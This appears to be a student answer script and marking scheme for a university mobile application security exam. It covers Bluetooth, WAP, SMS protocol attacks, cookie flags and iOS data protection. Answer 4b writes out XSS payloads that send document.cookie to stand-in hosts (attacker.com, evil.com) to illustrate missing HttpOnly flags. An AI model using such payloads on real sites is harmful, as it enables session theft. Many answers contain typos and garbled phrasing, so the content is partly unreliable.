PART-A MAS R22CY731PE

1. a) Define Secure data Storage in mobile applications.

Secure data Storage on mobile devices involves protecting sensitive information both on the device's internal Storage and external Storage options like SD cards. Techniques include encryption, access controls, and utilizing secure storage APIs. Examples include using full-disk encryption, encrypting specific files, or leveraging secure storage areas within the operating system like Android's KeyStore.

b) what is multi-factor authentication?

Multi-factor Authentication (MFA) is a Security process that requires users to verify their identity using two or more different methods (factors) before accessing an app or service.

c) Explain about WAP in mobile Communication.

WAP is an older protocol that enables mobile devices to access internet services using WML (wireless Markup language). It was widely used before Smartphones and full HTML browsing.

* WAP GAP: Data is encrypted from device to gateway (WTLS), and HTTPS from gateway to server. The unencrypted part in the gateway is vulnerable.

* WML Script Injection: Like XSS in HTML; attackers inject malicious WML code.

* Weak Encryption: Old WTLS protocols used weaker algorithms.

d) Discuss about SQL injection.

SQL Injection is a serious security vulnerability where an attacker injects malicious SQL commands into an application's

database query.

In mobile applications, SQLi can affect:

* Backend APIs used by the mobile app
* Local databases (e.g., SQLite on Android or Core Data on iOS).

e) Define Bluetooth stack.

A Bluetooth stack is the complete software architecture that enables Bluetooth communication on a device. It includes all the protocols, layers, and services required for discovering devices, establishing connections, exchanging data, and managing Bluetooth profiles.

f) Differentiate between Bluetooth version V1.2 and V2.1 in terms of security.

feature	Bluetooth V1.2	Bluetooth V2.1
pairing type	Legacy pairing	Secure Simple pairing (SSP)
Security weakness	vulnerable to evesdropping and MITM attacks during pairing	Strong protection against evesdropping & MITM via Elliptic Curve Diffine-Hellman (ECDH)

g) Define MMS (Multimedia Messaging Service).

* MMS stands for Multimedia Messaging Service. It is an extension of SMS that allows sending of multimeda content: images, audio, video, slides, etc.
* MMS messages are typically larger than SMS, may include attachments and often procesed by special media handles / libraries on the device.

h) What is meant by abusing legitimate functionally in mobile networks? Explain.

Abusing legitimate functionality means exploiting normal, expected features of an application or communication service for malicious or unintended purposes - without necessarily exploiting a software vulnerability.

i) what is e-mail encryption and why is it important ?

Encryption is the process of converting readable data into an unreadeable format using an encryption algorithm and a key. only authorized users with the correct decryption key can convert the ciphertext back to readable form.

Importantance :

* protect data confidentiality.
* prevent unauthorized access
* Secure communication between devices & users.

j) Demonstrate about secure local Storage.

Mobile applications often need to store data locally. If developers Store sensitive data without protection, attackers can extract it from the device using:

* Rooted / Jailbroken devices
* Reverse engineering
* Backup extraction tools
* Malware.

Therefore, secure local Storage is critical.

PART-B

2 a) Describe various types of mobile threats such as viruses, worms, trojans, spyware, and malware.

* Malware (Malicious Software):

An umbrella term for any software designed to harm, exploit or illegally access data or systems.

Ex: Joker Malware: Hidden in legitimate-looking apps on Google play, it subscribes users to premium services without consent.

* Virus:

→ A type of malware that attaches to clean files & apps and spreads when the app is run.

→ Mobile virus are rare but can appear through infected APKs & malicious downloads.

Ex: Gunpoder: Disguised as a Nintendo emulator; once installed, it sends ads and downloads other malicious content.

* Worm:

A standalone malware that speads across devices & networks without user interaction.

Ex: Cabir worm: Spread via Bluetooth on Symbian OS.

* Trojan:

Malware disguised as a legitimate app; it tricks users into intalling it.

Ex: BankBot: Masquerades as a banking app, then steals login info.

* Spyware:

Malware that secretly gathers information from the device and sends it to a third party.

Ex: pegasus: Highly advanced spyware used to target Android and ios devices; can access calls, messages, mic, and camera

b) Explain the process and importance of SSL enforcement and how phishing attacks can be prevented in mobile environment. 3

SSL (Secure Sockets layer), now replaced by TLS (Transport Layer Security), is a protocol that encrypts communication between a mobile app and its server, ensuring data privacy and integrity.

* Strict use and Enforcement of SSL:
  → All network communication must use HTTPS (not HTTP).
  → The app must reject all insecure connections.
  → Enforce certificate pinning where possible.

* Vulnerabilities:
  → Man-in-the-Middle (Mit M) Attacks: Data can be interpeted and altered.
  → Data leakage: sensitive info transmitted in plaintext.

Examples:

* Starbucks App (2014)
  Issue: Stored sensitive user data in cleartext and transmitted it over insecure channels.
  Impact: Anyone on the same Wi-Fi could capture the data.
  Lesson: SSL must be strictly enforced to prevent passive sniffing attacks.

Practices for strict SSL Enforcement in Mobile Apps:

* Use HTTPS for All Endpoints
  → Never allow insecure HTTP.

* Enable SSL pinning
  → Hard-code trusted SSL certificates in the app.

* Fail securely
  → Reject connections if the SSL certifacte is invalid, expired, or not trusted.

3) a) Analyze the challenges in maintaining location privacy and securing user data in mobile devices.

Location privacy refers to protecting user's geographic location data from unauthorized access, misuse or tracking.

- mobile apps often request location access for features like navigation, weather updates, or social tagging —
  - stalking
  - identity exposure
  - targeted advertising
  - Goverment surveillance
  - Burglary risk.
- How location data is collected by mobile apps.
  - GPS
  - Wi-fi or cell tower triangulation
  - Bluetooth beacons
  - IP adress.

Risk of Poor location Privacy Practices.

Risk	Description.
continous tracking	Apps track user even when not in use
Unencrypted storage	Location data stored insecurely or in plaintext
Data sharing/selling	Location data sold to advertise or data brokers
re-identification	Anonymous data be matched to real identifies
Exposure	Hackers or insiders could misuse location history.

b) Summarize the common development challenges and modern tips to ensure secure mobile application develop.

Building secure mobile apps is essential to protect user data and maintain trust. Here are key tips to help you develop secure mobile applications along with real-world examples.

1. Use secure communication
   - why: Protect data in transit from interception or tampering
   - How: enforce HTTPS for all API calls, enable certificate
   - Ex: Twitter uses HTTPS & certificate pining.
2. Implement strong Authentication & Authorization
   - use MFA
   - Use OAuth 2, Open ID connect for token-based auth.
   - Verify user permision on the server side.
   - Example: Google apps require OAuth token plus MFA
3. Secure data storage.
   - Avoid storing senitive data in plaintext
   - Use encrypted storage mechanism
   - Ex: Signal uses encryted local storage to protect.
4. Minimize permisson
   - Request only the permisson your app truly needs
   - Justify each permisision to user transpaently
   - Ex: whatsapp requests access to contact.
5. Procteet aganist common vulenarabilities
   - Use CSRF tokens to protect state-changing requests
   - Validate inputs to avoid injection attacks.
   - Implement rate limiting to block brute-force attempts.
   - Ex: Facebook implements CSRF tokens & validation.

4) a) Demonstrate different application attacks on mobile HTML sites.

Mobile HTML sites are web applications optimized for mobile browsers or embedded web views in apps. These sites use HTML, CSS, & JavaScript to deliver interactive content and services to users.

1. Cross site Scripting (XSS).

Description: malicious scripts injected into pages viewed by other users.

impact: steals session tokens, redirects users, performs.

Real Example: A mobile e-commerce site shows user.

2. Cross - site Request forgery:

Description: Forces a logged in user to unknowingly execute unwanted actions.

impact: Can change password, make purchases

Example: A logged in user opens a malicious link while browsing a new app.

3. Click jacking;

Description: trick users into clicking or hidden elements.

Impact: Triggers actions like "like", "Buy", or "submit"

example: A deceptive game overlay trick users into clicking a "Purchase now" button

4. Main - in - the middle attacks;

Description: Attacker intercepts communication b/w user and server.

impact: Can steal login data or modify responses.

Example: A user access a mobile login page over HTTP on public wi-fi

- Attacker intercepts & reads login credentials in plain text.

b) Discuss the importance and configuration of "HTTP only" and "secure" flags for enhancing browser security.

1. What is the HTTP only flag

- The HTTP only flag is an attribute that can be set on cookies
- when set, it prevents client-side scripts from reading the cookies value.

2. what happens when it's missing

If the HTTP only flag is not set:

- Any java script running in the app's web view or mobile browser can read cookies.
- Stolen cookies can be used for session hijacking

3. Example in mobile Application security.

Example 1: Set-cookie: sessionid = abc123; secure

if an attacker finds an XSS vulnerability, they can inject; var cookies = document.cookie;

fetch("https://attacker.com/steal?c=" + cookies);

Example 2: Java script injections via in-App chat.

- Attacker sends a Message containing:

<script>

fetch("https://evil.com?cookie=" + document.cookie); </script>

Lack of secure flag support:

1. what is the Secure flag?

- The secure flag is an attribute that can be set on cookies
- when set, the cookies is only sent over HTTPS

2. Why it's dangerous in mobile Apps:

if the secure flag is missing

- cookies can be transmitted over unencrypted channels

• Session ID's or authencation tokens can be stolen.

3. Example in mobile application security:

Ex-1: session Hijacking on public wi-fi

http://bank.example.com/account

The server sets:

Set-cookie: sessionid=abc123; HTTP only

• The session cookie is sent in plaintext.

Ex-2: API calls without HTPPS.

POST http://api.shop.com/cart

cookie: session=xyz789.

• Even if the login was HTTP, later API calls might send the cookie over HTTP.

5) a) Analyze the major weakness of WAP and mobile browsers in terms of security vulnerabilities.

1. WAP: is an older standard that allowed mobile devices to access the internet, often using WML instead of HTML.

• mobile browsers are the built-in or third-party browsers on smartphones.

2. common weakness:

A. weak or no encryption:

• early WAP gateway often downgraded encryption or even sent data in plaintext b/w the gateway and mobile device

• some mobile browser still allows HTTP connections.

B. Insecure WAP gateway:

• In early WAP implementations, traffic was decrypted at the WAP gateway before being re-encrypted creating a "WAP Gap".

C. Lack of security updates:

- Some older mobile browsers are not updated regularly, leaving them vulnerable to known exploits like
  - Cross sect scriptions
  - cross site Request forgery
  - click jacking

D. Poor Certificate handling:

- Some mobile browsers accept self-signed or expired SSL certificates without proper warnings.

E. URL spoofing in mobile Browsers:

- due to small screens attackers can hide the real URL or use homo graph attacks.
- victims think they're visiting a trusted site.

F. weak same-origin policy Enforcement

- Some older mobile browsers don't enforce SOP correctly, allowing malicious scripts to read data from domains.

b) What are the common limitations of WAP and how do they effect mobile communication severity?

WAP was designed to let early mobile mobile devices access the internet using WML instead of HTML.

- it's largely obsolete now, but its limitations are important historically and for understanding risks.

2. WAP limitations affecting security.

A. limited Encryption.

- Early WAP used WTLS instead of full HTTPS.
- when traffic passed through the WAP Gateway, it was decrypted before re-encryption to HTTPS - Creating a point where sensitive data was in plaintext
- if the gateway is compromised, attackers can read users, passwords and account details.

B. weak processing power & storage.

- Early mobile devices could not handle strong encryption algorithms due to limited CPU & memory.
- This often led to the use of weaker encryption or no encryption at all.

C. Lack of strong authentication:

- may WAP services relied only on username and password without multi-factor authentication.

D. limited content filtering & validation.

- Older WAP browsers had poor input validation, making them vulnerable to script injection and content spoofing.

Security issues for modern mobile Apps.

- Even though WAP is outdated, it weakness teach us:
- Always use end to end encryption without intermediate decryption points.
- implement multi-factor authentication.
- Sanitize user input to prevent injection attacks.
- Ensure secure, verifiable app updates.
- Display full URL, and security warning clearly.

6)a) what are the traditional security services in Bluetooth? Discuss their functions?

Traditional Security services in bluetooth & their functions.

- Bluetooth relied on three core traditional security services to ensure secure communication b/w devices:

1. Authentication

V purpose:

- To verify the identity of the connecting device.

✓ How it works:
- Uses a challenge-response mechanism.
- Both devices share a link key generated during pairing.
- Device A send a challenge → device B respons using
- If the response is correct → device is authenticated.

✓ function:
- Ensures the connecting device is genuine attacker.
- Prevents unauthorized access to bluetooth services.

2. Authorization.

✓ purpose: to control what an authenticated to can use

✓ How it work: After authentication, devices check whether the other party has permition to access:
- Address book
- Audio service
- file tranfer
- network sharing

✓ function:
- Ensures only trusted devices can use spefic services

3. Encryption:

✓ purpose: to protect data confidentiality during transmision

✓ How it works:
- Bluetooth uses a stream cipher in older versions.

✓ function:
- Ensures confidentiality of data transmited over air.

4. Key management.

✓ purpose: to create, store, update & distribute secrecy.

✓ How it works:
- Key are generated during pairing

✓ function:
- Ensures secure pairing & bonding.

b) Describe recent security schemes developed for wi-fi applications.

1. WPA 2.

- Encryption: AES - CCMP.
- Authentication: WPA2 - Personal & WPA2 - Enterprise
- Weakness: vulnerable to KRACK attack.
- Example: A mobile banking app running over WPA2

2. WPA 3

- improvements over WPA2:
  - uses SAE instead of PSK → resistant to attacks.
  - forward secrecy: Each session has unique keys, so past data stays secure even if compromised.
- mobile Example: A healthcare monitoring app sending patient vitals via WPA3.

3. Enhanced open:

- Purpose: Encrypts traffic in open networks without requiring a password.
- Benefit: protects users in public hotspots.

4. wi-fi Enhanced Open + Hotspot 2.0.

- pupok: Securely & automatically connects devices to trusted wi-fi networks.
- Benefit: Prevents user from connecting to rogue hotspots.

5. wi-fi | wi-fi 6E Security

- mandatory WPA 3 support for certifications.
- Better device isolation.
- Example: Events app using wi-fi 6 in a shopping mall has enhanced protection since other users on the same wi-fi can't sniff in traffic.

7) Discuss the different modes of operation and network topologies used in Bluetooth communication. 8

modes of operation in bluetooth:

bluetooth device can operate in different modes depending on their connection state and power-saving needs.

1. **Active mode:**
   - the device is actively connected & send data
   - users more power since the radio is always on.
   - Example: streaming music from your phone.

2. **Sniff mode:**
   - power-saving mode
   - device "wakes-up" at fixed intervals to check for transmissions.
   - lower power consumption than Active mode.
   - Example: bluetooth keyboard only checks for keypresses

3. **Hold mode:**
   - device temporarily stops data transmission but stays connected.
   - used when another device in the piconet needs to communicate.
   - saves power by pausing activity.
   - Example: Bluetooth headset pairing while the phone exchange data with a smartwatch.

4. **Park mode:**
   - device stays connected but does not participate
   - Listens occasionally to the master for synchronization.
   - use the least power among connected modes.
   - Example: Bluetooth-enabled sensor waiting in standby until required.

Bluetooth network topology:


- Bluetooth network topology describe how bluetooth enabled devices connect and communicate ē each other. Bluetooth use a short-range wireless communication standard & support different topologies depending on how devices are organized.

Types of bluetooth network topologies:

1. Piconet:
   - A piconet is the basic unit of a bluetooth network
   - it consists of one master device & up to seven active slave devices.
   - The master controls communicating, synchronization and channel access.

   Ex: A smartphone connected to:
   - wireless earbuds
   - Smartwatch
   - Bluetooth speaker.

2. Scatternet:
   - A scatternet is formed when multiple piconets overlap and interconnect.
   - useful for large networks but more complex to manage



3. Broadcast:
   - A device sends data to multiple devices without establishing a formal piconet.
   - Used for beacons, advertisements, or location services.

8.a) Describe how XML is converted to WBXML and discuss its significance in mobile data transmission. [

1. What is WBXML and Why convert XML → WBXML?
- WBXML is a compact binary representation of XML defined by the WAP FORUM.
- Why Convert: To communicate with a delice or service that expects WBXML, to craft valid/invalid WBXML playloads during Security testing.

2. High-Level WBXML Structure.
WBXML stream (in order):
1. Character Set - mb_u_int32
2. String table length - mb_u_int32 if length >0
3. String table (optional) - used to share repeated strings.

3. Two practical approaches to convert XML → WBXML
A - Use an existing tool / library (recommended)
B - Manual conversion (education/fine-grained control)

4. Inspecting / validating the WBXML Output
- View binary with xxd / hexdump to see header and token stream.
- xxd out.wbxml | less

5. Security Considerations - Why this matters for mobile app.
1. Protocol fingerprinting / detection: Intercepting WBXML lets you see what vocab is used and craft targeted tests.
2. Unauthorized testing can distrupt services and be illegal.

6. Example Security test plan for WBXML parsers (quick checklist):
- Validate correct rejection of unknown public identifiers.
- Mutate OPAQUE blocks
- Test extremely large string table lengths.
- Round-trip test: XML → WBXML → mutate → decode → check for crashes & memory errors.

b. Write a detailed note on the Motorola RAZR JPG overflow vulnerability and its security implications.

1. What happened (high level)
- Root cause: a boundary check/ parsing error in the JPEG/ EXIF thumbprint component.
- Delivery vector: attacker sends a malformed JPEG inside a MMS. It could be effectively "zero-click" in practice.

2. Evidence & public references.
- Media coverage at the time highlighted the risk of receiving a corrupt image via MMS and the potential for remote compromise.
- Zero Day initiative advisory ZDI-08-033 describing the JPEG processing stack overflow in RAZR devices.

3. Why this class of bug matters (broader context)
- Network delivery + auto-retrieve = large blast radius: MMS and similar push mechanisms let attackers reach many devices without tricking each user into executing a binary.
- Legacy devices often cannot be patched, so these vulnerabilities become long-lived risks.

4. Typical impact & attacker goals
- Remote code execution (RCE) in the messaging process.
- Data theft, forwarding of messages, or device takeover for surveillance/ spam.

5. Detection & indicators of compromise [defender view]
- Unexplained crashes/ reboots of the messaging process after MMS
- MMS delivery logs showing reciept of malformed & unusually large images.

Parsing & codec engineering
- Reject malformed metadata and log occurences for telemetry.

Deployment & Operations
- Timely patching and vendor advisories: Provide OTA updates and escalate for critical RCE bugs.
- Carrier filtering: at least flag unusual MMS content and throttle suspicious sources.

9 Give an Overview on short Message Service.

a). What is SMS Security

- One-time passwords (OTP) / Multi-Factor Authentication [MFA]
- Alerts / notifications
- Transcations & banking confirmation, etc.

Common Threats / Risks Involving SMS

Here are examples of vulnerabilities and attack types around sms, based on research and threat catalogs:

Threat	Description	Examples / context
Interception of SMS	SMS can be read / intercepted by malware on the device & by exploiting OS permissons. could steal OTPs and other sensitive data.	Mobile malware that requests sms permissions, then listens for incoming SMS messages
SMS spoofi -ng	An attacker impersonates the sender of an SMS to trick the recipient.	phishing via SMS where the message appears to come from a trusted entity.
Premium SMS Fraud	Apps send SMS to premium -rate numbers without user's consent, causing financial loss	Early Android apps abusing permissions to send SMS; modern variants may exploit OS vulnerabilites.
Smishing (SMS phis -hing)	SMS used as a vector to trick users into clicking malicious links & giving up credentials.	Links to fake login pages or malware distribution.
Network / Protocol level attacks	Exploiting weakness in the mobile telecom & SMS delivery protocols (eg SS7 vulnerabilities) to redirect & intercept messages.	SS7 / SMS "hijacking" or interception via tele-phony infrastructure.

b) What are protocol attacks? Explains.

1. What are protocol Attacks

Protocols attacks exploits weaknesses, flaws, & misconfigurations in the communication protocols that enable SMS and MMS functionality.

These attacks occur at the network & transport layer, often before encryption & authentication takes place.

2. Protocol Attacks in SMS

- SS7 – manages routing between mobile networks.
- SMPP – connects SMS centers to external system.

Common Protocol Attacks on SMS:

Attack Type	Description	Example
SS7 Exploitation	Attackers abuse SS7 (used between carriers) to intercept & redirect SMS messages.	An attacker intercepts a 2FA code (OTP) sent to a victim by tricking the network to route messages to their device.
SMPP Injection Attack	Malicious users abuse open & misconfigured SMPP gateways to send spoofed & bulk messages	Spammer sends fake banking SMS bank using "BANK-ALERT" Sender ID.
OTA (Over-the-Air) Provisioning Attack	Misuses OTA SMS that configures network settings on a phone.	Hacker sends an OTA SMS to reconfigure the phone's proxy settings to a malicious server.
DoS (Denial of Service)	Flooding a target with many SMS messages to disrupt service	Target's phone & SMSC becomes overloaded, unable to recieve.

10. Explain application signing, permissions and buffer overflow protection in detail.

Definition:

Application Signing is the process of digitally signing an app with a cryptographic key to verify the autenticity and integrity of the app and its developer.

How it works:

- The developer signs the app's package with a private key.
- The Os verifies this signature with the public certificate.

Examples:

- Android.
- IOS

Benefits:

- Ensures app integrity
- Identifies the legitimate developer.

Permissions

Definition:

Permissions control what resources or data an application can access on the device.

How it Works:

- The user must grant or deny permissions requested by the app.
- Permissions are declared in the app's manifest or info.plist.

Examples:

- Android
- iOS

Benefits:

- Protects User Privacy.
- Gives users control over data access.
- Limits attack Surface if an app is compromised

A buffer overflow occurs when an application writes more data into a buffer than it can hold. In mobile devices, buffer overflow vulnerabilities can lead to:

- App crashes
- Unauthorized code execution
- Privilege escalation
- Malware installation.
- Full device compromise

Modern mobile platforms deploy multiple layers of buffer overflow protection to prevent these attacks.

11 a) Discuss the security features of Apple iphone with respect to keychain and data protection.

Security features of Apple iphone: keychain & data protection

- Apple iOS platform provides strong, hardware-based security to protect user information. 2 of most important layers:
  - iOS keychain - secure storage for password, tokens & keys
  - iOS data protection - per-file encryption tied to hardware

1. Apple iOS keychain security.
   - Password
   - Encryption
   - Authentication tokens
   - certificates & private keys.

   A. Hardware-backed encryption.

   B. Access control lists

   C. protection classes per keychain items.

   D. Biometric protection.

2. iOS Data

- Data protection is the system that encrypts files on the device using both:
  - The user's passcode
  - the hardware UID key.

A. file based encryption

B. Protection classes.

1. complete protection
2. protected unless open
3. protected until first user Authentication
4. NO PROTECTION.

C. Secure Enclave & Passcode Protection

D. Remote wipe & Key Erasure.

b) what is application sandboxing? Explain how it enhances mobile security.

Application sandboxing is a security technique used in mobile operating system that isolates each application in its own restricted environment. In a sandbox, can access.

- can access only its own data & resources
- cannot read or modify data belonging to other apps
- has limited access to system resources.
- Most request permission to use sensitive features.

- How application sandboxing enhances mobile security.

1. prevents unauthorized data access.
   - Each app stores its data in a private directory that other apps cannot access.

2. limit damage from malicious Apps.
   - if one app is infected with malware;
   - This contains attacks and reduces the impact of vulnerability

3. Enforced permission model.
   - Apps must explicitly request permission such as:
   - The OS controls and monitors this Access.

4. Protect the operating system.
   - This ensures system integrity.

5. Stops inter-App Attacks.
   - Every App operates independently.

6. Safe Executive environment for untrusted code.
   - Even if code is untrusted, it cannot escape the sandbox.

How sandboxing works in major mobile platforms.

- Android
  - Uses Linux user-based sandboxing

- iOS
  - uses a strict sandbox based on MAC.

IV B. TECH I SEM

CY731PE: MOBILE APPLICATION SECURITY

R22- REGULAR EXAMINATION DEC- 2025

SCHEME OF EVALUATION

Question Number	Marks
PART-A	
1 a. Define secure data storage in mobile applications.	1
b. What is multi-factor authentication?	1
c. Explain about WAP in mobile communication?	1
d. Discuss about SQL injection?	1
e. Define Bluetooth stack?	1
f. Differentiate between Bluetooth version v1.2 and v2.1 in terms of security?	1
g. Define MMS (Multimedia Messaging Service.)	1
h. What is meant by abusing legitimate functionality in mobile networks?	1
i. What is e-mail encryption and why is it important?	1
J. Demonstrate about secure local storage	1
PART-B	
2. a) Describe various types of mobile threats such as viruses, worms, trojans, spyware, and malware. Explanation b) Explain the process and importance of SSL enforcement and how phishing attacks can be prevented in mobile environments. Explanation	5 5
3.a) Analyze the challenges in maintaining location privacy and securing user data in mobile devices. Explanation b) Summarize the common development challenges and modern tips to ensure secure mobile application development. Explanation	5 5
4. a) Demonstrate different application attacks on mobile HTML sites. Explanation b) Discuss the importance and configuration of "HTTP Only" and "SECURE" flags for enhancing browser security. Explanation	5 5

5. a) Analyze the major weaknesses of WAP and mobile browsers in terms of security vulnerabilities. Explanation b) What are the common limitations of WAP and how do they affect mobile communication security? Explanation	5 5
6. a) What are the traditional security services in Bluetooth? Discuss their functions. Explanation. Explanation b) Describe recent security schemes developed for Wi-Fi applications. Explanation	5 5
7. Discuss the different modes of operation and network topologies used in Bluetooth communication. Explanation	10
8. a) Describe how XML is converted to WBXML and discuss its significance in mobile data transmission. Explanation b) Write a detailed note on the Motorola RAZR JPG overflow vulnerability and its security implications Explanation	5 5
9. a) Give an overview on Short Message Service? Explanation. b) What are protocol attacks? Explanation	5 5
10. Explain application signing, permissions and buffer overflow protection in detail. Explanation	10
11. a) Discuss the security features of Apple iPhone with respect to Keychain and data protection. Explanation b) What is application sandboxing? Explain how it enhances mobile security. Explanation	5 5